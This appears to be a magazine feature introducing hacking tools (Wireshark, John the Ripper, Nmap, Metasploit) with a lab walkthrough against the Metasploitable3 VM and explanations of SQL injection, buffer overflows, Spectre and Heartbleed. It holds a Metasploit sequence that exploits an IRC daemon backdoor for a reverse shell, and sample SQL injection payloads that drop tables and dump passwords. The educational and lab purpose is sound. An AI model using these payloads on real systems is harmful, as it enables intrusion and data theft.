Tools of the trade

There are a huge number of FOSS tools available to help professional and budding hackers alike – we show you our favourites...

A seasoned hacker will use a huge number of tools to perform reconnaissance, penetration testing, exploitation and data exfiltration. They might have access to exploits for which no patch exists, or spend time coding their own custom payloads. They could have access to a huge network of compromised machines (a botnet) that they could use to DDoS a target, or as a series of proxies to hide behind.


At the other end of the spectrum there are your script kiddies, who search the Internet for off-the-shelf exploits (a process that, depending on your search terms and where you click, can be pretty risky), eventually manage to get Kali Linux running, and then indiscriminately bombard machines with exploits. Don't be a script kiddie: it's not a good look and it might land you in a whole heap o' trouble. Do get familiar with the tooling, though – here's a selection of commonly employed software to help you learn the ropes.

Wireshark

Wireshark captures packets "off the wire" so you can study them from the comfort of a nice GUI. Obviously, if you're on a busy network there will be a lot of traffic, so *Wireshark* allows you to filter by machine or protocol. People often run into difficulties getting started with *Wireshark* (and other packet capturing tools) since special privileges are required to sniff network traffic. Don't run it as root, this is a bad idea. Instead add your user to the `wireshark` group with `gpasswd -a youruser wireshark`, then log out and log in again. *Wireshark* uses privilege separation to run the `dumpcap` with setuid root in the background. Much safer than running the whole application as root.

Network newbies may be slightly unsettled to see that all traffic connected to the same switch is visible, but this is how networks work. Traffic not intended for a particular host is silently ignored, but with *Wireshark* we can examine it. Passwords and credit card numbers entered into websites should always be encrypted via HTTPS – in fact, most web traffic nowadays should be. But you never know what a simple packet capture can turn up. If you're feeling nosey and want to see which websites your network peers are visiting, then go to the Name Resolution section and check the "Resolve network addresses" option.

Wireshark is pivotal in attacks on Wi-Fi networks, for example setting up a rogue Wi-Fi hotspot in a coffee shop and running an SSL stripping attack. Old-style attacks on WEP encryption often depended on capturing and replaying ARP request packets, but no one should be using WEP encryption anymore. *Wireshark* is also useful for studying the behaviour of proprietary applications to see who they're talking to and (in some cases) what they're saying.



A quick scan of the Future Towers networks found a few services that someone less scrupulous might try and exploit (if they weren't always on deadline).


John the Ripper

A long time ago a six-character password was considered secure, all the more so if it contained mixed case, some kind of punctuation and wasn't based on a dictionary word. That guidance has not aged well (eight characters is almost acceptable if symbols are used), and many still people use hopelessly weak passwords to protect their data. *John the Ripper* is a password-cracking tool that can bring this fact to stark clarity.

It would be foolish to store passwords in the clear, so what usually happens is that the password is passed through a suitable hash function (for example, SHA256) and the output of that function is stored. The hash function is chosen to have certain mathematical properties (it shouldn't be easily reversible) and when a password is entered it's hashed and the output checked against what is stored. It should be incredibly unlikely that two passwords have the same hash, so if these match access is granted.

When a company gets hacked their databases are often stolen and sold or given away for free. This provides a bounty of hashes that a password cracker like *John the Ripper* can get stuck into. Some systems will lock you out after a handful of failed password attempts, but these rules don't apply when you have a stolen database (for 'online' password cracking check out Hydra). *John the Ripper* can also make use of GPU power to test many thousands of passwords per second.

Besides random character combinations, *John the Ripper* can make use of wordlists that can vastly aid the password cracking process. Not only that, but *John the Ripper* can use rules to combine dictionary words with each other as well as random symbols, mimicking the process by which the crafty come up with their passwords. For example, it's popular to use a capital



A full TCP scan (left) is much noisier than Nmap's default SYN scan (right). Also, Wireshark's filters are pretty useful.

letter at the beginning of a word and put a number at the end. In *John's* syntax, this rule is written `cAz"[0-9]"`. Simple. The modern approach to password generation is to combine dictionary words to make a long password, and not try and be smart with random capitals and symbol substitutions. A similar approach is specified by the BIP39 standard to generate passphrases for Bitcoin wallets, except there each word is uniquely identified by its first four letters.

Kismet

Cracking wireless keys is either trivially easy if the long-deprecated WEP encryption is used, or generally quite hard everywhere else. However, sometimes we can get what we need without having the key. In October 2017 an attack on WPA2 (used by most home routers) was announced that enabled traffic to be intercepted by a third party in close proximity to the target. Sensitive data should all be encrypted over HTTPS, so this shouldn't be so much of a concern, but the fact that virtually all Wi-Fi equipment was vulnerable (and probably a lot still is) certainly was.

Before we worry about breaking into Wi-Fi networks, it's useful to scope them out first. Mapping out wireless networks over a geographical area is known as 'wardriving' and *Kismet* is the tool to help you with that. To be a war driver you need a GPS module and a wireless device that plays nice with Linux (it needs to support 'monitor mode'. You possibly will need a vehicle too, depending on the area you're investigating. We just made Jonni wander around Future Towers with a Raspberry Pi. Once enough signal data is gathered it can be converted to a **.kmz** file and imported into Google Earth. A GUI client, *Kismon*, is also available.

Nmap

More often than not, the first step in scoping out a target machine is to see which ports are open and which services are running on them. There are many port scanning tools available but *Nmap* is one of the most highly regarded. It's a command line affair, but a GUI (*Zenmap*) is bundled on most distributions, which is great for visually mapping out networks. *Nmap* results can also be saved as XML and imported to other tools for further analysis. They can also be imported directly into the Metasploit database, for example, so that different attacks can be tried on different hosts.

Nmap has enough options that its man pages span 3,000 lines, so we won't cover them all here. However, in the spirit of Kali Linux's motto, "The quieter you become, the more you are able to hear", let's talk in hushed voices about portscanning.


A standard TCP port scan involves a three-way handshake (we send a SYN flag, if the port is open the target responds with SYN-ACK and then we send an ACK), which means that (momentarily) a TCP session is established between the scanner and the target. If the administrator of the target machine wanted to, they could pour over firewall logs and the multitude of TCP connections from a portscan would be easy to spot.

Nmap's default scan is slightly different. It aborts the scan after the server's response, so leaves less in the way of footprints. This scan crafts packets directly, rather than using the sockets API, so it requires root privileges. You can see the difference between a TCP scan and a SYN scan in the screenshot (*left*). The SYN scan isn't invisible, but fewer packets are transferred to obtain the same information (whether a packet is open, closed or blocked).

» SOCIAL ENGINEERING

Social attacks are just as effective at getting privileged information as complicated zero-day exploits or carefully crafted phishing scams. By now most people are aware of the run-of-the-mill, tech-support phone scams where marks are tricked into giving remote access to a caller, who can then install keyloggers and harvest bank details, passwords or address books to use in further attacks. However, other forms of attack are possible. For example, in the attack on Reddit's servers reported at the beginning of August 2018, attackers were able to defeat SMS-based two-factor authentication (2FA) on admin's accounts, partly by known weaknesses in the cellular network, and partly through Verification Code Forwarding Attacks (VCFA). By sending a legitimate-looking message that asks the user to resend the 2FA token sent by the provider, the attackers get access.

Social attacks are much more efficacious the more is known about the victim. Criminals will often spend time to sleuthing high-profile targets and customising their attack. This practice is known as 'whaling', in contrast to the more standard 'phishing'. Most people have some kind of a web presence these days, even if they've locked down their social media accounts. Looking through public information sources is known as Open Source Intelligence (OSINT). Diligent OSINT takes time and effort, but the popular *Maltego* can automate this process. By using a variety of data sources ('transforms') from the Shodan server search engine, to the blockchain, to Twitter posts and GeoIP databases, all kinds of relationships can be deduced.



Maltego will generate graphs that reveal hidden connections in open source data.

Credit: Wikipedia CC BY-SA 3.0

The Metasploit framework


Get started with the world's leading penetration testing tool and hack your very own virtual machine. Grab a cuppa and make yourself comfortable...

We think having vulnerabilities and proof-of-concept exploits out in the open is, despite various straw man arguments to the contrary, A Good Thing. However, if you're a pentester (or dream of being one) and want to test a target machine for several vulnerabilities, then unfortunately you're in for a bit of a rough ride.

TARGET HAS BEEN SIGHTED

"Rapid7 has released a specially crafted virtual machine, Metasploitable 3, that's vulnerable to all kinds of attacks"

Proof of Concept (PoC) code will probably require some customisation and dependencies to be installed before it works. For memory-related vulnerabilities, code will need to be compiled, too. In addition, there's all the rigmarole of trawling through mailing lists to get the code in the first place. Wouldn't it be nice if someone had some sort of library of exploits and some sort of framework for uniformly launching them? Well, dear reader, such a thing exists, and it's name is *Metasploit*. It comes in two editions: the premium *Metasploit Pro* (which costs money but has a nice web interface) or the free *Metasploit Framework*.



Watching Packer automatically install and provision an Ubuntu machine is at once spooky and relaxing. Much like BBC One's programme schedule on a Sunday evening.

THE METASPLOIT FRAMEWORK

Once you've got it installed, you can fire up *Metasploit* with a simple `msfconsole`. It's a text-only affair, which will make you look like even more of a l33t hax0r type. *Metasploit* features a hierarchy of modules sorted into categories such as `auxiliary` (things like port scanners and fuzzers), `exploits` (code for exploiting vulnerable systems) and `payloads` (things to execute on a remote machine that has been pwned by an exploit). Third-party modules can be added to the directory **~/.msf4/modules**. Modules are written in the Ruby language and there are thousands available online. In the main text you'll see how to run a portscan with *Nmap*, but there's a *Metasploit* module for this, too. Using it will give some hints as to *Metasploit's* usage in general. First load the module, then let's look at its options and scan ourselves (good hygiene begins at home, after all):

```
> use auxiliary/scanner/portscan/tcp
> show options
> set RHOSTS 127.0.0.1
> run
```

Hopefully there's no unwelcome surprises here, so we can continue with our hacking exploits.

If you have enough RAM (live discs use that for storage) you can install *Metasploit Framework* in Kali Light from the *Linux Format* DVD. Just `apt install metasploit-framework`. However, if you want to have a go at hacking the *Metasploitable VM* this will need to be installed on another machine, because it requires a fair bit of storage, at least 10GB.

If you're confident using VMs you could happily set up one VM for running Kali (either the Light version from the ISO on our DVD, or the full fat version which you can download from **www.kali.org/downloads**) and one for running the *Metasploitable VM*. Alternatively, add *Metasploit Framework* to your favourite distro using the installer and instructions at **https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers**. If you'd rather not use the all-in-one installer and stick with (mostly) packages from the Ubuntu/Debian repos, check out **https://kb.help.rapid7.com/docs/installing-the-metasploit-framework-on-ubuntu-linux**.

Fire up the Metasploitable VM

Besides attempting to takeover that dusty Windows XP machine that you haven't fired up since switching to Linux many years ago, Rapid7 has released a specially crafted virtual machine, *Metasploitable 3*, that's vulnerable to all kinds of attacks. In our previous hacking feature in **LXF225**, our hacker-at-large Nate Drake used its predecessor to show off his skillz. The newer version uses *Packer* and *Vagrant* to build the virtual machine dynamically from a GitHub repository, so is a little more complex to set up, but we think you'll manage, dear reader.

Note that the guidelines prescribe at least 6.5GB of free space to build the machine image, so you won't be able to do this from the Kali Light live environment, at least not without adding some local storage paths. We'll show you how to build a libvirt (Qemu-compatible) virtual machine in Ubuntu, but it's easy to build *VMware* and *Virtualbox* images, and to do so from any distro. The first step then, is to install *Git*, *Packer* and *Vagrant*, and then add the required plugins to the latter.

```
$ sudo apt install git packer vagrant
$ vagrant plugin install vagrant-reload
$ vagrant plugin install pkg-config
$ vagrant plugin install vagrant-libvirt
```

Now we clone the *Metasploitable3* sources (around 250MB) from Github:

```
$ git clone https://github.com/rapid7/
metasploitable3.git
```

The next stage is to build the base VM with *Packer*. If you'd rather build a VirtualBox image, set the `–only` parameter to `virtualbox-iso` in the command below. By default, the build process uses **/tmp** to store temporary files. Since **/tmp** is usually set up to use tmpfs (in-memory) storage and likely to fill up, it's wise to specify a directory on disk with lots of space instead. We'll use **/var/tmp**:

```
$ cd metasploitable3/
$ TMPDIR=/var/tmp packer build --only=qemu ./packer/templates/ubuntu_1404.json
```

A Qemu window will pop up, but do resist the urge to input anything. *Packer* will handle all of that automatically (after about a 20 second wait). It will get confused if you start selecting options, so just sit back and watch the show, make another cup of tea, or something. When it's ready, we can build the *Vagrant* image from it with:

```
$ vagrant box add ./packer/builds/ubuntu_1404_libvirt_0.1.12.box --name=metasploitable3-ub1404 –provider=libvirt
```

Vagrant images are stored at **~/.vagrant.d/boxes**, but if your home directory doesn't have much space (the base box takes up 2GB) this can be overridden by setting the environment variable `VAGRANT_HOME`.

Finally, we can bring the machine up with

```
$ vagrant up ub1404 --provider libvirt
```

You'll be asked for your password so that **/etc/exports** can be modified on the host machine. However, we ran into a problem where the virtual machine couldn't mount that NFS export (it complained about **rpc.statd** not running, which it was so we figured some incompatibility with newer NFS gubbins was afoot). If you run into such an issue, it can be worked around by running `vagrant destroy ub1404`, then editing the `Vagrantfile`, adding the line


```
config.vm.synced_folder ".", "/vagrant", disabled: true
```

and running the `vagrant up` command again. The machine should appear in Virtual Machine Manager (if you use this handy libvirt GUI, if you don't you'll have to use some other trickery to find its IP address) and you should be able to log in at the console with the username and password `vagrant`. From here you can find the VMs IP address with a simple `ip a`, at which point you can log out of the console. Back on the host machine (or on a Kali VM if you're feeling extra virtual) fire up *Nmap* (install it if you haven't already) and scan that IP (we'll pretend that it's 192.168.1.100) on all ports with the following:

```
$ nmap -p0-65535 192.168.1.100
```

You should find a handful of services available, including but not limited to, SSH HTTP, an SQL database and an IRC server. There are other services running too, but they're only available locally. In order to see these you can SSH into the target VM again and run `netstat -ltun`.

Let's see what we can break "remotely" first, though. Point your web browser at **http://192.168.121.100**. Hello, what's this? You should see a directory listing, which enables you to browse to a chat webapp (where you'll find Papa Smurf), a Drupal installation, a PHP payroll app, and a PHPMyAdmin panel...




SQL injection is alive and well in 2018. Perhaps these passwords could be reused elsewhere in the Metasploitable3 virtual machine?

DO YOU SEE WHAT IRC?

We're short on space and don't like spoiling surprises, so we'll leave most of the vulnerability discovery and exploitation to you. But to whet your appetites, let's have a look at that IRC daemon that's running on port 6697. If you have a nosey around the *Metasploitable VM* (in the **/opt/unrealircd/** directory), you'll find that we're running a version of the Unreal IRC daemon from the 3.2 series. That's a little bit like cheating, but if you want to be proper about this connect to the virtual machine with any old IRC client and you'll find we're running 3.2.8.1. It so happens that this particular version of this shipped with a backdoor (CVE-02010-2075), and it so happens that *Metasploit* has a module for exploiting said backdoor. To launch it and obtain a reverse shell, just do (replacing the IP address as appropriate):

```
> use exploit/unix/irc/unreal_ircd_3281_backdoor
> set RHOST 192.168.121.100
> set RPORT 6697
> run
```

Now you can execute shell commands and explore the system almost as if you had established a regular SSH connection. If you run `whoami` you'll see the daemon runs under the `boba_fett`, so that's the level of access we have. It's not a full-blown shell so we can't change directories and Boba doesn't have *sudo* access, but at least it's a start.



Using the HexChat we can discern the version number of UnrealIRCd running on the Metasploitable3 virtual machine.

How things break

Let's close things up with a deep dive into the weird and wonderful ways that programs errata can be exploited for the greater bad.

Ever since people began connecting their PHP applications to SQL databases, there have been SQL injection attacks. These exploit unchecked – sanitise everything – user inputs, typically in web forms, to make it possible for the attacker to run arbitrary SQL queries. The classic example is to input something like `'; DROP TABLE users;` into the username field form. If the PHP code behind that form generated an SQL query in a manner such as:

```
$sql = "SELECT username from users where username = '$user';"
```

then if the `$user` variable is substituted with our poisoned input we end up with two SQL queries for the price of one:

```
SELECT username from users where username = '';
DROP TABLE users;
```

And then our "users" table disappears in a puff of unsanitised input. The reason this works (in reality it should not work in any places because PHP no longer allows SQL statements to be chained together like this) is because we were allowed to have a single quote in our input. Even if you're not permitted to chain PHP commands together, you could enter something like

```
' OR 1=1 UNION SELECT username, password from USERS;
```


which leverages the `UNION` operator to join the results of queries together, which is just as helpful. The tautological `1=1` part means we select all users from our table, then for good measure we display their passwords too (no one in their right mind would store plaintext passwords, but there's plenty of folks in their wrong minds on the interwebs). You'll find a real-world example of this in the *Metasploitable* virtual machine we looked at earlier (*I think you'll find that is a virtual world example – Ed*).

There's little reason for these kind of vulnerabilities to still exist these days, but they persist. There are all kinds of ways that special characters can be filtered or escaped from variables, and at any rate it's bad form to construct SQL statements by crude string concatenation. Something to bear in mind.

Memory vulnerabilities

You may have heard terms like buffer overflow, use-after-free and stack corruption. These all relate to memory flaws, which can be tricky to explain without some understanding of how programs and the variables they use are assigned and use memory. When you program with a scripting language, such as Python or PHP, memory management is all left to the interpreter, the user is left blissfully unaware of so much nightmarish administration behind the scenes.

If we were to move on to C, we'd need to grow up a little and take responsibility for our own memory management. At first this might seem reasonable: we might have a variable that stores someone's name, and




SQLMap has been the go-to tool for hunting SQL injections. Like all useful tools, it can be used for good or bad.

SPECTRE AND MELTDOWN

Back in early January, just as **LXF** Towers was coming back to life following the winter break, stories began to break about a pair of far-reaching CPU vulnerabilities. As we rubbed our collective bleary eyes, unsure if we were still sleeping off those festive excesses, more details began to emerge: 20 years of chips from Intel, AMD and ARM were affected, there would be no simple remedy, patches were not ready. Spectre and Meltdown, as they were termed, had been kept under wraps for months while researchers scrambled to put together a fix.

Spectre abuses a CPU feature known as branch prediction, which speculatively executes branches of code even though the results may not be required. The idea is if those results aren't needed then they can just be thrown away with minimal wasted effort (speculation is scheduled to not get in the way of other computations) and if those results do turn out to be needed then we're winning. The effect at the heart of Spectre is that this branch prediction can be gamed, and that by carefully timing subsequent computations (to see if their results were already cached, having already been speculatively executed) potentially privileged information can be gleaned. So the ghost (spectre) with a stick (branch) logo is pretty inspired (*but no match for our cover's legendary and legally dubious Tux pastiches – Ed*).

Several Spectre variants have since been discovered, and it's widely accepted that patches to compilers and kernels, and even microcode and firmware updates are merely piecemeal workarounds. Nothing short of a hardware redesign will squash the weakness entirely. Speculative and eager execution have been vital in getting processors to perform as fast as they do, but this speed has come at a price.



Having a good logo is one way to increase vulnerability awareness, but we're not sure it's the best one.

names can be long so we might assign 63 characters (which requires a 64-byte buffer including the null character terminator, so long as we're not worrying about Unicode encodings) to that buffer.

However, if we're reading user input using something unsafe like the `scanf()` function without a maximum width specifier, then a malicious user, or even just a user with a long name, could provide more data than the buffer could handle, and bad things might happen. If a different variable was stored in an adjacent memory buffer, then that buffer would be partially overwritten by the latter part of the input, which may crash the program or make it spit out nonsense. A simple bounds check would stop this example, and in general it's foolish to leave any user input unsanitised (this applies especially to PHP), but the point is that in C and C++ this is all left to the programmer, and in many cases it's not obvious what can be exploited and where, and even if it were, it's also easy for a caffeine-loaded code wrangler to overlook.

There are special kinds of buffer overflows, too. When a program is loaded a certain part of its memory is devoted to the call stack. This data structure keeps track of (amongst other things) where program flow should return to following completion of each active subroutine (the return address). So if a naughty user manages to compromise this, then that user can direct program flow to a location of their choosing, perhaps one that they've pre-injected with malicious shellcode, and terrible things could happen.

Call stack exploitation is at the heart of return-oriented programming (ROP). Operating systems and hardware have for some time included protections against buffer overflows – most notably the ability to mark memory where data can written as not executable. You might say ROP is then an environmentally friendly technique, since instead of injecting malicious data on the stack, it makes use of data that's already there. By manipulating just the return address so that some useful portion of extant code (known as a 'gadget') is executed, and by chaining these gadgets together the original code can be turned into something malicious.


In 1988 the Morris worm, perhaps the world's first Internet worm, exploited several vulnerabilities to spread like wildfire. One of these was a buffer overflow in the popular *finger* utility, used for seeing who's logged into a particular machine. The Morris worm was intended as an academic exercise to measure the number of machines on the Internet, but unfortunately was so virulent it ended up crippling a good number of those machines instead. Unsurprisingly, our intrepid hero Clifford Stoll was part of the clean-up team (if you don't understand the tremendous respect we have for this gentleman then check out his book *The Cuckoo's Egg* or watch the documentary on YouTube).

The Heartbleed bug (being infamous not just because it forced millions of eBay users to change their passwords, but because it was the first bug to get its own logo) uses a different kind of buffer attack (a buffer over-read) to exploit the popular OpenSSL package which most of the Internet depends on for security. In this case a 'heartbeat' message is sent to the server, along with a length parameter that's supposed to be the length of that message. The server is then supposed to respond with the same message, which keeps the connection alive, hence 'heartbeat'.

Unfortunately, prior to patching, no checks were carried out to ensure the message length matched that which was specified. A malicious client could send a message and provide a much larger message length. The unwitting server then responds by returning the original message, plus whatever happened to be in OpenSSL's memory adjacent to where that message was stored. This could include usernames, passwords, certificate keys – in short, enough to own a system or its users. Because of how the length variable was typed, an attacker could ask for 64KB at a time, and there's no limit to how often they could request this. So it wouldn't take too long before this stumbled upon something useful – it's trivially easy (using the `strings` command for example) to search through large binary files looking for harvestable data. LXF

GOOD INTENTIONS AND ALL THAT

"The Morris worm was intended to measure the number of machines on the Internet, but was so virulent it crippled a good number of them"



The Rowhammer attack used a novel side-channel to manipulate memory. Unfortunately it lacked a stylish logo, but feel free to send in one of your own designs – using Gimp of course.

HARDEN MINT 19.1


Too late for Christmas humbug jokes, **Jonni Bidwell** wipes that grin off his face and gets down to the nitty-gritty business of shoring up Mint's defences.

We're always excited by a new Mint release and sometimes we get carried away. This might be one of those times. To complement our Mint 19.1 DVD we've stirred Jonni from his slumber and got him to compile a helpful guide to tightening up security on your Mint systems.

This isn't to say that Mint is inherently insecure – that would be silly – and nor is it going to make your machine immune from all the nasties on the web. What it will do, hopefully, is provide some insight into how configurations and online habits can be gently tweaked to reduce the risk of getting pwned.

Hardening your system is a journey without an end (*well, that's unfortunate because you have only eight pages – Ed*), and it's also a balancing act between keeping your system usable while maintaining some defences. It's all well and good disabling JavaScript in your browser, but try looking at any of your favourite sites this way. Indeed, if you want to protect yourself against all Internet-borne nasties, that's easy: just unplug your router. You see the problem. Nonetheless, we've got some slightly more helpful tips to keep your Mint (or with some tweaks any other Linux flavour) safe.

We'll cover simple things that you can do from your browser, to backups, and then on to more involved things like running a firewall and securing your DNS (from whence begins the journey of all those ones and zeros that bring you amusing cat videos). It's a jungle out there, but Linux Mint and the countless tools it offers is a great defence against being bitten, lassoed or otherwise inconvenienced by digital predators and mischief makers.



Learn how to watch funny online videos in complete safety.

Of Mint and mischief

What is it that we're trying to protect against, exactly? Turns out a lot of the time the answer is "ourselves"...

